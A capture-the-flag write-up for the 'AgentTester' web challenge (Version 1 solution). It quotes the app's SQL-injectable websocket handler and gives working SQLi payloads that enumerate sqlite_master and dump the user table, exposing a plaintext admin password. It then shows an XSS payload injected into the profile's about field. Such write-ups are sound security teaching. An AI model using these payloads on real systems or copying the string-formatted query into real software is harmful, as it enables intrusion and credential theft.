AgentTester

Description

Version 1

We've recently hired an entry-level web developer to build an internal system to test User Agents, let us know if you find any error!

(Source code of the app attached).


Version 2

The new developer we hired did a bad job and we got pwned. We hired someone else to fix the issue.


(Source code of the app attached).


Version 1 Solution

If we go to the app's URL we are presented with a login page




Let's click sign up to create an account, and then log in





If we type in `SomeUserAgent` into the field and click submit, we get the python error message `NoneType object is not subscriptable` which is already promising.



Let's check in the source code to see why that is... on submission of that form we can see a websocket request is sent to `/req` containing what we entered, and the response is alerted back to us, hence the error in the alert.


```
function submit_form(e) {
    e.preventDefault();
    data = {
        "uAgent": document.getElementById("userAgentInput").value,
    }

    if (data.uAgent == "") {
        alert("Missing data.")
        return
    }

    var ws = new WebSocket("ws://" + location.host + "/req");
    ws.onopen = function () {
        ws.send(data.uAgent);
    };
    ws.onmessage = function (evt) {
        alert(evt.data);
    };
}
```

Looking in the source behind the `/req` endpoint in `app.py` we see


```
@ws.route("/req")
def req(ws):
    with app.request_context(ws.environ):
        sessionID = session.get("id", None)
        if not sessionID:
            ws.send("You are not authorized to access this resource.")
            return

        uAgent = ws.receive().decode()
        if not uAgent:
            ws.send("There was an error in your message.")
            return

        try:
            query = db.session.execute(
                "SELECT userAgent, url FROM uAgents WHERE userAgent = '%s'" % uAgent
            ).fetchone()

            uAgent = query["userAgent"]
            url = query["url"]
        except Exception as e:
            ws.send(str(e))
            return

        if not uAgent or not url:
            ws.send("Query error.")
            return

        subprocess.Popen(["node", "browser/browser.js", url, uAgent])

        ws.send("Testing User-Agent: " + uAgent + " in url: " + url)
        return
```

Notice our input is used in an SQLite query, and in an unsafe way! Looks like we should have SQL injection. In our case the query returned `None` meaning `query["userAgent"]` failed, giving the error we saw.

Let's try entering `' OR ''='` which would result in the query `SELECT userAgent, url FROM uAgents WHERE userAgent = '' OR ''=''`, meaning everything in the `uAgents` table should be returned (though notice we only `fetchone` so we'll only see the first result).




It worked! So, if we even needed it, we have confirmation of a full blown SQLi vulnerability. We might as well see what we can find in the database here before moving on, let's pass `' UNION ALL SELECT group_concat(name), group_concat(sql) FROM sqlite_master WHERE ''='` which should get us the names and SQL declarations for all of the tables in the database (see docs here).




We get back table names `uAgents` and `user` with declarations as below

```
CREATE TABLE "uAgents" (
        "id"    INTEGER NOT NULL,
        "userAgent"     VARCHAR(128) NOT NULL UNIQUE,
        "url"   VARCHAR(128) NOT NULL,
        PRIMARY KEY("id")
)
CREATE TABLE "user" (
        "id"    INTEGER NOT NULL,
        "username"      VARCHAR(40) UNIQUE,
        "password"      VARCHAR(40),
        "email" VARCHAR(40) UNIQUE,
        "about" VARCHAR(1000),
        PRIMARY KEY("id")
)
```

Passing `' UNION ALL SELECT group_concat(userAgent), group_concat(url) FROM uAgents WHERE ''='` we can confirm the one row we already saw is the only row in the `uAgents` table (using `COUNT` I didn't seem to get a response).




Lets now pull out all of the `user` table in the same way:
`' UNION ALL SELECT group_concat(username)||'::'||group_concat(password)||'::'||group_concat(email), group_concat(about) FROM user WHERE ''='`
.





We see two users: one with username `user` that we created, and another with username `admin`, password `*)(@skdnaj238374834**__**=`, and email `admin@admin.com`. The password appears to be in plaintext (doesn't look like a hash) so might work as-is! Let's keep that in mind.

Having exhuasted what we can from the database, let's take a look at the Profile page.




Looks like we can just update our `email` and `about` column that we saw in the database. The angle brackets in `<country>` in the placeholder texts seems like a hint that the content of about may not be escaped properly in the page leading to an XSS vulnerability... lets give it a go by updating our about to `"> <h1>Header</h1> <script>alert(1);</script> <input hidden value="`.






Indeed we do! Another tool in our belt.

